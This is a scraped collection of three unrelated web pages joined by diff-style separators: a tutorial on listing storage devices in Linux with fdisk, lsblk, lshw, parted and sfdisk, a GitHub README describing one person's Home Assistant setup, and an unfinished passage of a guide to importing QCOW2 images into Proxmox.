date: "2024-12-31 17:03:02"
|
||||
---
|
||||
|
||||
|
||||
## 1\. Introduction[](https://www.baeldung.com/linux/find-all-storage-devices#introduction)
|
||||
|
||||
We often have to check the storage devices present on a machine. This is very useful when we have to check if all the hard disks and SSDs are recognized on the system and if any external storage devices are being handled correctly by the system. Linux offers multiple ways to list the storage devices attached to the system. In this tutorial, we shall look at them one by one.
|
||||
|
||||
## 2\. Reading */proc/partitions*[](https://www.baeldung.com/linux/find-all-storage-devices#reading-procpartitions)
|
||||
|
||||
Every Linux distribution comes with a */proc* directory which contains different files that give different kinds of information about the current state of the system. However, this is a virtual file system. This means that these files don’t actually exist on the disk, but these file paths can be read by any application or command as if they were real files. */proc/partitions* is the file that contains details about the attached storage devices. So **running the [*cat*](https://man7.org/linux/man-pages/man1/cat.1.html) command on the */proc/partitions* will give us the required information**:
|
||||
|
||||
```
|
||||
$ cat /proc/partitions
|
||||
major minor #blocks name
|
||||
|
||||
8 0 117220824 sda
|
||||
8 1 524288 sda1
|
||||
8 2 1 sda2
|
||||
8 5 116694016 sda5
|
||||
8 16 976762584 sdb
|
||||
8 17 1024 sdb1
|
||||
8 18 976758784 sdb2
|
||||
```
|
||||
|
||||
This method however shows output only in blocks, with the labels of each partition.
|
||||
|
||||
## 3\. *fdisk*[](https://www.baeldung.com/linux/find-all-storage-devices#fdisk)
|
||||
|
||||
[*fdisk*](https://man7.org/linux/man-pages/man8/fdisk.8.html) is the Linux command used to perform operations on disks and partitions in Linux. We can **use *fdisk -l* to list all storage devices and their partitions.** This command may not work unless it is run as a root user or with [*sudo*](https://linux.die.net/man/8/sudo):
|
||||
|
||||
```
|
||||
# fdisk -l
|
||||
Disk /dev/sda: 111.81 GiB, 120034123776 bytes, 234441648 sectors
|
||||
Disk model: SATA SSD
|
||||
Units: sectors of 1 * 512 = 512 bytes
|
||||
Sector size (logical/physical): 512 bytes / 512 bytes
|
||||
I/O size (minimum/optimal): 512 bytes / 512 bytes
|
||||
Disklabel type: dos
|
||||
Disk identifier: 0x229714a0
|
||||
|
||||
Device Boot Start End Sectors Size Id Type
|
||||
/dev/sda1 * 2048 1050623 1048576 512M b W95 FAT32
|
||||
/dev/sda2 1052670 234440703 233388034 111.3G 5 Extended
|
||||
/dev/sda5 1052672 234440703 233388032 111.3G 83 Linux
|
||||
|
||||
|
||||
Disk /dev/sdb: 931.53 GiB, 1000204886016 bytes, 1953525168 sectors
|
||||
Disk model: ST1000LM024 HN-M
|
||||
Units: sectors of 1 * 512 = 512 bytes
|
||||
Sector size (logical/physical): 512 bytes / 4096 bytes
|
||||
I/O size (minimum/optimal): 4096 bytes / 4096 bytes
|
||||
Disklabel type: gpt
|
||||
Disk identifier: 62FC8895-DF66-4DF6-9DAB-B193B64AA56B
|
||||
|
||||
Device Start End Sectors Size Type
|
||||
/dev/sdb1 2048 4095 2048 1M Linux filesystem
|
||||
/dev/sdb2 4096 1953521663 1953517568 931.5G Linux filesystem
|
||||
```
|
||||
|
||||
As we see above, the output is very detailed and neatly formatted. It describes all the storage devices attached to the system along with their total size, model, label, partitions and other useful data.
|
||||
|
||||
## 4\. *lsblk*[](https://www.baeldung.com/linux/find-all-storage-devices#lsblk)
|
||||
|
||||
The [*lsblk*](https://man7.org/linux/man-pages/man8/lsblk.8.html) command stands for “list blocks” and **can be used to list all the block storage devices attached to the system:**
|
||||
|
||||
```
|
||||
$ lsblk
|
||||
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
|
||||
sda 8:0 0 111.8G 0 disk
|
||||
├─sda1 8:1 0 512M 0 part /boot/efi
|
||||
├─sda2 8:2 0 1K 0 part
|
||||
└─sda5 8:5 0 111.3G 0 part /
|
||||
sdb 8:16 0 931.5G 0 disk
|
||||
├─sdb1 8:17 0 1M 0 part
|
||||
└─sdb2 8:18 0 931.5G 0 part
|
||||
```
|
||||
|
||||
As we see above, the hierarchy of partitions is clearly printed, and we can see which disks are attached and which partitions are present under them. However, only the device labels are printed and not the device names.
|
||||
|
||||
## 5\. *lshw*[](https://www.baeldung.com/linux/find-all-storage-devices#lshw)
|
||||
|
||||
The [*lshw*](https://linux.die.net/man/1/lshw) command can also be used to list the storage devices attached to the system. It stands for “list hardware” and by default lists all the hardware devices connected to the system. However, we can **use the *class* argument to filter the list and display only the ‘disk’ devices**. As with *fdisk*, we may need to be root or use *sudo* to use this command:
|
||||
|
||||
```
|
||||
# lshw -class disk
|
||||
*-disk
|
||||
description: ATA Disk
|
||||
product: SATA SSD
|
||||
physical id: 0.0.0
|
||||
bus info: scsi@0:0.0.0
|
||||
logical name: /dev/sda
|
||||
version: Sf10
|
||||
serial: 00000000000000000552
|
||||
size: 111GiB (120GB)
|
||||
capabilities: partitioned partitioned:dos
|
||||
configuration: ansiversion=5 logicalsectorsize=512 sectorsize=512 signature=229714a0
|
||||
*-disk
|
||||
description: ATA Disk
|
||||
product: ST1000LM024 HN-M
|
||||
physical id: 0.0.0
|
||||
bus info: scsi@1:0.0.0
|
||||
logical name: /dev/sdb
|
||||
version: 0003
|
||||
serial: S314J90F791172
|
||||
size: 931GiB (1TB)
|
||||
capabilities: gpt-1.00 partitioned partitioned:gpt
|
||||
configuration: ansiversion=5 guid=62fc8895-df66-4df6-9dab-b193b64aa56b logicalsectorsize=512 sectorsize=4096
|
||||
```
|
||||
|
||||
## 6\. *parted*[](https://www.baeldung.com/linux/find-all-storage-devices#parted)
|
||||
|
||||
The utility of the [*parted*](https://man7.org/linux/man-pages/man8/parted.8.html) command is very similar to that of the *fdisk* command. It can be used to manage disks and their partitions. We can **use the *\-l* argument to display the storage devices**:
|
||||
|
||||
```
|
||||
# parted -l
|
||||
Model: ATA SATA SSD (scsi)
|
||||
Disk /dev/sda: 120GB
|
||||
Sector size (logical/physical): 512B/512B
|
||||
Partition Table: msdos
|
||||
Disk Flags:
|
||||
|
||||
Number Start End Size Type File system Flags
|
||||
1 1049kB 538MB 537MB primary fat32 boot
|
||||
2 539MB 120GB 119GB extended
|
||||
5 539MB 120GB 119GB logical ext4
|
||||
|
||||
|
||||
Model: ATA ST1000LM024 HN-M (scsi)
|
||||
Disk /dev/sdb: 1000GB
|
||||
Sector size (logical/physical): 512B/4096B
|
||||
Partition Table: gpt
|
||||
Disk Flags:
|
||||
|
||||
Number Start End Size File system Name Flags
|
||||
1 1049kB 2097kB 1049kB
|
||||
2 2097kB 1000GB 1000GB ext4
|
||||
```
|
||||
|
||||
Very similar to *fdisk*, we can see all the storage devices attached, along with their names, labels, mount points, filesystem type, and partitions.
|
||||
|
||||
## 7\. *sfdisk*[](https://www.baeldung.com/linux/find-all-storage-devices#sfdisk)
|
||||
|
||||
**[*sfdisk*](https://man7.org/linux/man-pages/man8/sfdisk.8.html) is an advanced version of the *fdisk* command**. Its output is very similar to the *parted* command, showing disk labels, disk model partitions, and filesystem type on each partition:
|
||||
|
||||
```
|
||||
# sfdisk -l
|
||||
Disk /dev/sda: 111.81 GiB, 120034123776 bytes, 234441648 sectors
|
||||
Disk model: SATA SSD
|
||||
Units: sectors of 1 * 512 = 512 bytes
|
||||
Sector size (logical/physical): 512 bytes / 512 bytes
|
||||
I/O size (minimum/optimal): 512 bytes / 512 bytes
|
||||
Disklabel type: dos
|
||||
Disk identifier: 0x229714a0
|
||||
|
||||
Device Boot Start End Sectors Size Id Type
|
||||
/dev/sda1 * 2048 1050623 1048576 512M b W95 FAT32
|
||||
/dev/sda2 1052670 234440703 233388034 111.3G 5 Extended
|
||||
/dev/sda5 1052672 234440703 233388032 111.3G 83 Linux
|
||||
|
||||
|
||||
Disk /dev/sdb: 931.53 GiB, 1000204886016 bytes, 1953525168 sectors
|
||||
Disk model: ST1000LM024 HN-M
|
||||
Units: sectors of 1 * 512 = 512 bytes
|
||||
Sector size (logical/physical): 512 bytes / 4096 bytes
|
||||
I/O size (minimum/optimal): 4096 bytes / 4096 bytes
|
||||
Disklabel type: gpt
|
||||
Disk identifier: 62FC8895-DF66-4DF6-9DAB-B193B64AA56B
|
||||
|
||||
Device Start End Sectors Size Type
|
||||
/dev/sdb1 2048 4095 2048 1M Linux filesystem
|
||||
/dev/sdb2 4096 1953521663 1953517568 931.5G Linux filesystem
|
||||
```
|
||||
|
||||
## 8\. Conclusion[](https://www.baeldung.com/linux/find-all-storage-devices#conclusion)
|
||||
|
||||
In this article, we discussed six ways to list the storage devices attached to a Linux system, out of which *fdisk*, *sfdisk,* and *parted* give a very similar detailed output. The outputs from *cat /proc/partitions* and *lsblk* are very concise, and we could use them for further processing, such as in a bash script. The *lshw* command prints low-level information about storage devices such as serial and bus info that could be useful in debugging problems.
|
||||
+204
@@ -0,0 +1,204 @@
|
||||
---
|
||||
page-title: "GitHub - DubhAd/Home-AssistantConfig: My Home Assistant configuration files"
|
||||
url: https://github.com/DubhAd/Home-AssistantConfig/#the-devices-services-and-software-i-use-with-ha
|
||||
date: "2024-12-10 10:56:55"
|
||||
---
|
||||
## Table of Contents
|
||||
|
||||
[](https://github.com/DubhAd/Home-AssistantConfig/#table-of-contents)
|
||||
|
||||
## Home Assistant configuration
|
||||
|
||||
[](https://github.com/DubhAd/Home-AssistantConfig/#home-assistant-configuration)
|
||||
|
||||
This is my live(-ish) [Home Assistant](https://home-assistant.io/) Core configuration, This instance is running 2024.11.2 on a mini-PC (AMD Ryzen 5 5560U), with more RAM than I'm ever going to use.
|
||||
|
||||
I used to use a Python 3.11.4 virtual environment built [with pyenv](https://github.com/pyenv/pyenv), [following this guide](https://home-assistant.io/docs/installation/raspberry-pi/). These days I run entirely in Docker, as does everything else I run. The switch followed [this process](https://blog.ceard.tech/2020/10/ha-venv-to-docker) and went largely seamlessly - the only exception being the Google Cast devices which lost their `cast_` prefix.
|
||||
|
||||
Each directory has a short readme explaining what's in there, and the purpose of each file or group of files.
|
||||
|
||||
## The key software
|
||||
|
||||
[](https://github.com/DubhAd/Home-AssistantConfig/#the-key-software)
|
||||
|
||||
- [Home Assistant](https://home-assistant.io/) (2024.11.2)
|
||||
- [traefik](https://traefik.io/) (3.2.1) with [ZeroSSL](https://zerossl.com/) for remote access (replaced NGINX)
|
||||
- [Zigbee2MQTT](https://www.zigbee2mqtt.io/) (1.42.0) for Zigbee
|
||||
- [Mosquitto](https://mosquitto.org/) for the MQTT broker
|
||||
|
||||
## Floorplan
|
||||
|
||||
[](https://github.com/DubhAd/Home-AssistantConfig/#floorplan)
|
||||
|
||||
I use [Floorplan](https://github.com/ExperienceLovelace/ha-floorplan) for a high level overview
|
||||
|
||||
- [](https://camo.githubusercontent.com/fe5a5b3cc30238f6a5a7a0640526f1ab152df6544d60e1882bdf280cf0460f20/68747470733a2f2f692e696d6775722e636f6d2f677a7774666e6f2e706e67)
|
||||
- Showing:
|
||||
- The grey bin is due for collection tomorrow. If any were due today they'd have a red outline.
|
||||
- The family room and home office are occupied
|
||||
- The office window is open (red with yellow outline), all others are closed (green).
|
||||
- All outside doors are closed (green), as are many interior doors (brown). Open interior doors are green.
|
||||
- Motion has been detected in the office (yellow with a red outline), but nowhere else.
|
||||
- The family room TV is on (blue).
|
||||
- The car isn't in the garage (faded), but the freezer lid is closed (blue).
|
||||
- All the mobiles are home, and I'm working from home.
|
||||
- The temperature and humidity in all rooms are good (green).
|
||||
- Oh, and the printer's consumables are unknown (blue).
|
||||
- The floorplan was created in [Inkscape](https://inkscape.org/), by importing the image of the house's floorplan from the purchase paperwork, then drawing over it. If you look [at it](https://github.com/DubhAd/Home-AssistantConfig/blob/live/www/custom_ui/floorplan/floorplan.svg) you'll see that I built it up in layers, one for the foundation (ground), one for the structure, and one for the sensors. I don't really use those currently, other than to ensure that the right things are on top (sensors).
|
||||
|
||||
## Devices
|
||||
|
||||
[](https://github.com/DubhAd/Home-AssistantConfig/#devices)
|
||||
|
||||
You can find a list of my [current and previous hardware here](https://github.com/DubhAd/Home-AssistantConfig/blob/live/hardware.md).
|
||||
|
||||
## Zigbee
|
||||
|
||||
[](https://github.com/DubhAd/Home-AssistantConfig/#zigbee)
|
||||
|
||||
For Zigbee I use [Zigbee2MQTT](https://www.zigbee2mqtt.io/) (version 1.42.0) running on another system. I use this instead of ZHA because my experience with Z-Wave taught me the value of separation.
|
||||
|
||||
I used to use the original zwave integration on a remote system, using [Remote Home-Assistant](https://github.com/custom-components/remote_homeassistant). I've since stopped using Z-Wave, as [explained here](https://github.com/DubhAd/Home-AssistantConfig/blob/live/ZWAVE.md).
|
||||
|
||||
## Lighting
|
||||
|
||||
[](https://github.com/DubhAd/Home-AssistantConfig/#lighting)
|
||||
|
||||
- Zigbee bulbs and strips in various rooms.
|
||||
- [WLED](https://home-assistant.io/integrations/wled/) integration and led strips, replacing some Yeelight strips. These provide good enough lighting to read by at night, and also to help wake us in the morning.
|
||||
|
||||
## Media
|
||||
|
||||
[](https://github.com/DubhAd/Home-AssistantConfig/#media)
|
||||
|
||||
- [Symfonisk](https://www.ikea.com/gb/en/search/products/?q=symfonisk) and [Sonos](https://www.sonos.com/) speakers and [integration](https://home-assistant.io/integrations/sonos/)
|
||||
- [Squeezebox Radio](http://support.logitech.com/en_us/product/squeezebox-radio-black) as a smart alarm clock, and [associated integration](https://home-assistant.io/integrations/squeezebox/)
|
||||
- [Cast](https://home-assistant.io/integrations/cast) devices - a bunch of [Google Home Minis](https://store.google.com/product/google_home_mini), a couple of [Google Home Hubs](https://store.google.com/product/google_home_hub),
|
||||
|
||||
## Notifications:
|
||||
|
||||
[](https://github.com/DubhAd/Home-AssistantConfig/#notifications)
|
||||
|
||||
- [Telegram](https://telegram.org/) for some of my notifications
|
||||
- [Apprise](https://www.home-assistant.io/integrations/apprise) for most notifications, sending them to Telegram, Discord, Signal, Google Chat, LaMetric, or many other places
|
||||
- [Ulanzi TC001](https://blog.ceard.tech/2024/02/ulanzi-tc001), running [Awtrix Light](https://github.com/Blueforcer/awtrix-light), for non-interrupting [notifications](https://github.com/10der/homeassistant-custom_components-awtrix)
|
||||
- LaMetric for non-interrupting [notifications](https://home-assistant.io/integrations/lametric/) "in person", and it's a clock the rest of the time
|
||||
- [TTS](https://home-assistant.io/integrations/tts/) with the Google Home Mini's, Sonos, and Squeezeboxes, aided by [Sonos Cloud](https://github.com/jjlawren/sonos_cloud) to avoid interrupting music
|
||||
|
||||
## Presence detection:
|
||||
|
||||
[](https://github.com/DubhAd/Home-AssistantConfig/#presence-detection)
|
||||
|
||||
- Back to using [Nmap](https://nmap.org/) for [device tracking](https://home-assistant.io/integrations/nmap_tracker/). While I did switch to [Fritz!Box](https://en.avm.de/) [device tracking](https://www.home-assistant.io/integrations/fritz/) when I upgraded my router, the router ran out of memory
|
||||
- [Monitor](https://github.com/andrewjfreyer/monitor) on another Pi3, and an Orange Pi Zero LTS with a CSR 4.0 USB dongle. This has completely replaced the use of the built in Bluetooth device tracker, and more than halved the startup time of HA.
|
||||
- This works with our mobile phones, tablets, and beacons
|
||||
- The [HA Companion app](https://companion.home-assistant.io/) for remote tracking. I used to use [GPS Logger](https://home-assistant.io/integrations/gpslogger/), but the additional sensors in the official app are a winner
|
||||
- I used to use [OwnTracks](http://owntracks.org/) for device tracking, using the [HTTP interface](https://home-assistant.io/integrations/owntracks_http/), but not only did it have an [annoying bug](https://github.com/owntracks/android/issues/508) that caused it to randomly disable reporting, but it had been abandoned by the developer. Version 2.0 of the app solved both of those, but I've seen no reason to go back.
|
||||
|
||||
You'll note I use three different device trackers, two for home (nmap, bluetooth) and one for away (HA App). I explain more about [this here](https://blog.ceard.tech/2020/04/presence-detection-one-last-time.html) (you can see the journey I took to get there, [starting here](https://blog.ceard.tech/2018/01/home-assistant-and-basic-presence.html), with an update [here](https://blog.ceard.tech/2018/09/a-while-back-i-covered-how-i-was-doing.html), and [another update](https://blog.ceard.tech/2018/10/presence-detection-update-3.html), and then [a fourth update](https://blog.ceard.tech/2019/03/presence-detection-are-we-nearly-there.html)). Short version - I don't merge the trackers (that's going away anyway), but I do use groups again. I've experimented with the [Bayesian](https://www.home-assistant.io/integrations/bayesian) sensor, but compared to what I can do with the automations, it's not flexible enough for me.
|
||||
|
||||
## Core integrations and APIs
|
||||
|
||||
[](https://github.com/DubhAd/Home-AssistantConfig/#core-integrations-and-apis)
|
||||
|
||||
- [TransportAPI](https://developer.transportapi.com/) for information on the local train service with the [UK transport](https://home-assistant.io/integrations/uk_transport/) integration
|
||||
- [Plex](https://www.plex.tv/sign-in/) for watching media, on TV, tablets and mobiles. I don't currently use [the component](https://home-assistant.io/components/media_player.plex/) even if it's configured
|
||||
- [Here Travel Time](https://www.home-assistant.io/integrations/here_travel_time/) integration, replacing my previous use of the [Google Travel Time integration](https://home-assistant.io/integrations/google_travel_time/) (which uses the Google [Distance Matrix](https://developers.google.com/maps/documentation/distance-matrix/)) to provide estimated time to home
|
||||
|
||||
## Other things
|
||||
|
||||
[](https://github.com/DubhAd/Home-AssistantConfig/#other-things)
|
||||
|
||||
- [Getmail](http://pyropus.ca/software/getmail/) with [a script](https://github.com/DubhAd/Home-AssistantConfig/blob/live/local/bin/parse-email) that acts as the message delivery agent, to parse the recycling collection emails
|
||||
- I gave up on the the [IMAP email content](https://home-assistant.io/integrations/imap_email_content/) sensor since it doesn't keep state through restarts (which isn't unique to it, Home Assistant doesn't have a persistence mechanism other than for the `input_*` entities)
|
||||
- A HiWatch IPC-T140 dome camera, using the generic camera integration. I use [Frigate](https://frigate.video/) for motion and object detection, supported by a Coral stick. This runs on a different computer to the one that runs Home Assistant.
|
||||
|
||||
## Custom integrations
|
||||
|
||||
[](https://github.com/DubhAd/Home-AssistantConfig/#custom-integrations)
|
||||
|
||||
Historically I didn't make much use of custom components/integrations, however that's changed. Here are the ones I use, and why:
|
||||
|
||||
- [HACS](https://hacs.xyz/) for intalling, updating, and finding new custom integrations. All other custom integrations are installed using this.
|
||||
- [Adaptive lighting](https://github.com/basnijholt/adaptive-lighting) (replacing [Circadian lighting](https://github.com/claytonjn/hass-circadian_lighting/)) since the built in [flux integration](https://www.home-assistant.io/integrations/flux) isn't as good.
|
||||
- [Alarmo](https://github.com/nielsfaber/alarmo) as an alternative to the built in manual alarm
|
||||
- [Awtrix notifier](https://github.com/10der/homeassistant-custom_components-awtrix) for making sending notifications easy
|
||||
- [Frigate](https://github.com/blakeblackshear/frigate-hass-integration) for integrating with Frigate
|
||||
- [Here Weather](https://github.com/eifinger/hass-here-weather) as yet another weather integration, it has the advantage that it includes a (brief) text summary of the forecast
|
||||
- [SkyQ](https://github.com/RogerSelwyn/Home_Assistant_SkyQ_MediaPlayer) to aid in presence detection
|
||||
- [Sleep as Android](https://github.com/IATkachenko/HA-SleepAsAndroid) to turn on the lights when it's time to wake up
|
||||
- [Sonos Cloud](https://github.com/jjlawren/sonos_cloud) to allow TTS (and media playing) without interrupting the music
|
||||
- [The Watchman](https://github.com/dummylabs/thewatchman) for making sure I've caught all the missing entities
|
||||
- [WebRTC](https://github.com/AlexxIT/WebRTC) to make viewing cameras less laggy
|
||||
|
||||
### Standard integrations
|
||||
|
||||
[](https://github.com/DubhAd/Home-AssistantConfig/#standard-integrations)
|
||||
|
||||
I moved these all [out here](https://github.com/DubhAd/Home-AssistantConfig/blob/live/integrations.md) because it's a long list, and not *that* interesting, also not that current.
|
||||
|
||||
## Other software and services
|
||||
|
||||
[](https://github.com/DubhAd/Home-AssistantConfig/#other-software-and-services)
|
||||
|
||||
- [AdGuard Home](https://github.com/AdguardTeam/AdGuardHome/) for blocking those pesky adverts
|
||||
- [Authentik](https://goauthentik.io/) for authentication when remotely accessing services
|
||||
- [Cloudflare Pages](https://pages.cloudflare.com/) to [host my blog](https://blog.ceard.tech/)
|
||||
- [Container Mon](https://github.com/RafhaanShah/Container-Mon) so I know when a container is unhealthy
|
||||
- [Dozzle](https://dozzle.dev/) for each access to container logs
|
||||
- [Diun](https://github.com/crazy-max/diun/) to get notifications when an update is available for a container
|
||||
- [Frigate](https://frigate.video/) for motion detection
|
||||
- [Heimdall](https://heimdall.site/) for a dashboard of all my apps
|
||||
- [Jekyll](https://jekyllrb.com/) for writing my [blog](https://blog.ceard.tech/)
|
||||
- [netdata](https://my-netdata.io/) so I can keep an eye on the performance
|
||||
- [Paperless NGX](https://github.com/paperless-ngx/paperless-ngx) for turning paper into searcheable digital documents
|
||||
- [Photoprism](https://photoprism.app/) both to back up photos from the mobile phones, as well as make it easier to find photos
|
||||
- [rpi-clone](https://github.com/billw2/rpi-clone) for bootable backups of the Pis
|
||||
- [rclone](https://rclone.org/) for offsite backups
|
||||
- [rsnapshot](https://rsnapshot.org/) runs on another system, and pulls backups
|
||||
- [traefik](https://traefik.io/) with [ZeroSSL](https://zerossl.com/) for remote access (will shortly replace nginx)
|
||||
- I did previously use [nginx](https://nginx.org/en/) to provide remote access, in conjunction with [Let's Encrypt](https://letsencrypt.org/)
|
||||
- [Uptime Kuma](https://github.com/louislam/uptime-kuma) for some simple service status monitoring
|
||||
- [Wireguard](https://www.wireguard.com/) for remote access to my network
|
||||
|
||||
## Notes
|
||||
|
||||
[](https://github.com/DubhAd/Home-AssistantConfig/#notes)
|
||||
|
||||
- These are (automatically) modified versions of my actual configurations
|
||||
- The goals with Home Assistant have been:
|
||||
1. Minimise human actions, and where that isn't possible streamline those human actions
|
||||
2. Provide voice control where the automations don't get it right (but try to fix that)
|
||||
3. Have a minimal UI to provide manual control (this is currently the Google Home app)
|
||||
|
||||
## (Far) Future plans
|
||||
|
||||
[](https://github.com/DubhAd/Home-AssistantConfig/#far-future-plans)
|
||||
|
||||
A large amount of this will require a rewire of the lighting circuits, so that all the light switches have a neutral wire.
|
||||
|
||||
## Automation thoughts
|
||||
|
||||
[](https://github.com/DubhAd/Home-AssistantConfig/#automation-thoughts)
|
||||
|
||||
- Turn on extractor fans when the humidity is more than 5 points above the adjacent room, turning off once they drop to within 5 points
|
||||
- During darkness, if a bathroom door is opened, turn the bathroom light on at a low level, turning up to medium when the door closes, turning it off when the person leaves
|
||||
- Turn on the outside front light when the front door opens, the doorbell rings, or somebody is less than 5 minutes away, and coming home
|
||||
- Other than bedrooms, when the room is in darkness and there's movement turn on the light at a very low level
|
||||
- During daytime, if the lights are on for *too long* turn them off
|
||||
- Seasonal use of the digital LED strip
|
||||
- Flash the relevant section of the LED strip red if the garage door is opening or closing
|
||||
|
||||
## Useful links
|
||||
|
||||
[](https://github.com/DubhAd/Home-AssistantConfig/#useful-links)
|
||||
|
||||
- [Home Assistant documentation](https://home-assistant.io/docs/) and [integration list](https://home-assistant.io/integrations/)
|
||||
- Problems with Z-Wave delays and inconsistencies? Try [this script](https://hastebin.com/igujenogud.coffeescript) in the dev-states section and you'll see if you've problem devices - shown by an RTT value of 1,000 or more, and retries significantly more than other devices
|
||||
- [My blog](https://ceard.tech/) on home automation and other things
|
||||
|
||||
## Coffee
|
||||
|
||||
[](https://github.com/DubhAd/Home-AssistantConfig/#coffee)
|
||||
|
||||
If I've helped you, and you really want to, you can [buy me a coffee](https://buymeacoff.ee/9MWvkxr8P), but don't feel obliged - I'm not doing this for free coffee ;)
|
||||
+210
@@ -0,0 +1,210 @@
|
||||
---
|
||||
page-title: "How To Import QCOW2 Image Into Proxmox - OSTechNix"
|
||||
url: https://ostechnix.com/import-qcow2-into-proxmox/
|
||||
date: "2024-12-08 16:34:31"
|
||||
---
|
||||
|
||||
> qcow
|
||||
|
||||
---
|
||||
|
||||
In this guide, we will see how to **import QCOW2 into Proxmox** **VE** hypervisor and how to **create a virtual machine using the QCOW2 image** in **[Proxmox](https://ostechnix.com/install-proxmox-ve/)**.
|
||||
|
||||
- [Introduction](https://ostechnix.com/import-qcow2-into-proxmox/#Introduction "Introduction")
|
||||
- [Step 1: Create a Directory to Store QCOW2 Images](https://ostechnix.com/import-qcow2-into-proxmox/#Step_1_Create_a_Directory_to_Store_QCOW2_Images "Step 1: Create a Directory to Store QCOW2 Images")
|
||||
- [Step 2: Copy the QCOW2 Images to Proxmox Storage Directory](https://ostechnix.com/import-qcow2-into-proxmox/#Step_2_Copy_the_QCOW2_Images_to_Proxmox_Storage_Directory "Step 2: Copy the QCOW2 Images to Proxmox Storage Directory")
|
||||
- [Step 3: Create a VM Without OS](https://ostechnix.com/import-qcow2-into-proxmox/#Step_3_Create_a_VM_Without_OS "Step 3: Create a VM Without OS")
|
||||
- [Step 4: Import QCOW2 Image into Proxmox Server](https://ostechnix.com/import-qcow2-into-proxmox/#Step_4_Import_QCOW2_Image_into_Proxmox_Server "Step 4: Import QCOW2 Image into Proxmox Server")
|
||||
- [Step 5: Attach QCOW2 Virtual Disk to VM](https://ostechnix.com/import-qcow2-into-proxmox/#Step_5_Attach_QCOW2_Virtual_Disk_to_VM "Step 5: Attach QCOW2 Virtual Disk to VM")
|
||||
- [Step 6: Change the Boot Order](https://ostechnix.com/import-qcow2-into-proxmox/#Step_6_Change_the_Boot_Order "Step 6: Change the Boot Order")
|
||||
- [Conclusion](https://ostechnix.com/import-qcow2-into-proxmox/#Conclusion "Conclusion")
|
||||
|
||||
## Introduction
|
||||
|
||||
Some OSes, and firewalls or network appliances are shipped only in QCOW2 format.
|
||||
|
||||
For those wondering, QCOW, stands for **Q**EMU **c**opy-**o**n-**w**rite, is the default storage format for virtual disks of **[QEMU/KVM](https://ostechnix.com/category/virtualization/kvm/)** instances.
|
||||
|
||||
Using the QCOW2 images, we can instantly create and run new virtual machines with hypervisor. We already have documented the steps to import QCOW2 images into KVM hypervisor in the following link:
|
||||
|
||||
> **[How To Create A KVM Virtual Machine Using Qcow2 Image In Linux](https://ostechnix.com/create-a-kvm-virtual-machine-using-qcow2-image-in-linux/)**
|
||||
|
||||
## Step 1: Create a Directory to Store QCOW2 Images
|
||||
|
||||
First, we need to create a directory to store the QCOW2 images. I am going to create a directory called **"`qcow`"** under the Proxmox default storage directory.
|
||||
|
||||
$ sudo mkdir /var/lib/vz/template/qcow
|
||||
|
||||
Please note that you can save the images on any location of your choice.
|
||||
|
||||
## Step 2: Copy the QCOW2 Images to Proxmox Storage Directory
|
||||
|
||||
Download and copy the QCOW2 image to the directory that you created earlier. For the purpose of this guide, I will be using FreeBSD 12.3 QCOW2 image file.
|
||||
|
||||
$ sudo cp Software/FreeBSD\\ 12\\ Qcow2/FreeBSD-12.3-RELEASE-amd64.qcow2 /var/lib/vz/template/qcow/
|
||||
|
||||
You can verify if the image is really copied or not.
|
||||
|
||||
$ ls -l -h /var/lib/vz/template/qcow/
|
||||
|
||||
**Sample Output:**
|
||||
|
||||
total 3.2G
|
||||
-rw-r--r-- 1 root root 3.2G Jun 13 16:17 FreeBSD-12.3-RELEASE-amd64.qcow2
|
||||
|
||||
[](https://ostechnix.com/wp-content/uploads/2022/06/Copy-QCOW2-Image-To-Proxmox-Storage.png)
|
||||
|
||||
Copy QCOW2 Image To Proxmox Storage
|
||||
|
||||
## Step 3: Create a VM Without OS
|
||||
|
||||
Log in to the Proxmox Web UI dashboard by navigating to **https://ip-address:8006** URL.
|
||||
|
||||
Right click on your Proxmox node and click "Create VM" option from the context menu.
|
||||
|
||||
[](https://ostechnix.com/wp-content/uploads/2022/06/Create-New-VM-In-Proxmox.png)
|
||||
|
||||
Create New VM In Proxmox
|
||||
|
||||
Enter the name of the VM. Also make a note of the VM ID (i.e. **107** in my case). The ID will be auto-created based on the existing number of available VMs. We are going to need the VM ID when we attach the QCOW2 image to the VM. Click OK to continue.
|
||||
|
||||
[](https://ostechnix.com/wp-content/uploads/2022/06/Enter-VM-Details.png)
|
||||
|
||||
Enter VM Details
|
||||
|
||||
Next choose **"Do not use any media"** option. Because we already have a pre-installed OS in the QCOW2 image, right? Yes! Also choose the guest type and version. There is no entry for Unix guest OS in Proxmox, so I simply selected "Other". If you use import a Linux Qcow2 image, choose guest type as "Linux" and Kernel as "6.x-2.6 Kernel".
|
||||
|
||||
[](https://ostechnix.com/wp-content/uploads/2022/06/Choose-Do-Not-Use-Any-Media-Option-1.png)
|
||||
|
||||
Choose 'Do Not Use Any Media' Option
|
||||
|
||||
Choose the graphics card, firmware and SCSI controller settings for your VM. usually, the default values are sufficient. I will go with default values.
|
||||
|
||||
[](https://ostechnix.com/wp-content/uploads/2022/06/Enter-System-Details-For-VM.png)
|
||||
|
||||
Enter System Details For VM
|
||||
|
||||
Enter the size for the virtual machine's disk. Here, I will keep the default size i.e. 32 GB. Also make sure you've chosen the disk format as **"QEMU image format"** as shown in the following screenshot.
|
||||
|
||||
[](https://ostechnix.com/wp-content/uploads/2022/06/Enter-Disk-Size-For-VM.png)
|
||||
|
||||
Enter Disk Size For VM
|
||||
|
||||
Enter the CPU details such as number of sockets and cores.
|
||||
|
||||
[](https://ostechnix.com/wp-content/uploads/2022/06/Enter-CPU-Details.png)
|
||||
|
||||
Enter CPU Details
|
||||
|
||||
Enter the RAM size for your VM. here, I have given 2 GB.
|
||||
|
||||
[](https://ostechnix.com/wp-content/uploads/2022/06/Enter-Memory-Details.png)
|
||||
|
||||
Enter Memory Details
|
||||
|
||||
Enter network details. Mostly the default settings will work just fine. If you wish to change the network settings (E.g. enable or disable firewall), do it as you wish.
|
||||
|
||||
[](https://ostechnix.com/wp-content/uploads/2022/06/Enter-Network-Details.png)
|
||||
|
||||
Enter Network Details
|
||||
|
||||
You will see the summary of the VM's settings. Review them and if you're OK with it, click Finish to create the VM. Or click "Back" button and change the settings as you wish.
|
||||
|
||||
[](https://ostechnix.com/wp-content/uploads/2022/06/Confirm-VM-Creation.png)
|
||||
|
||||
Confirm VM Creation
|
||||
|
||||
We just created a VM without OS. It is time to attach the QCOW2 image to the VM.
|
||||
|
||||
## Step 4: Import QCOW2 Image into Proxmox Server
|
||||
|
||||
Before importing the QCOW2 into your Proxmox server, make sure you've the following details in hand.
|
||||
|
||||
1. Virtual machine's ID,
|
||||
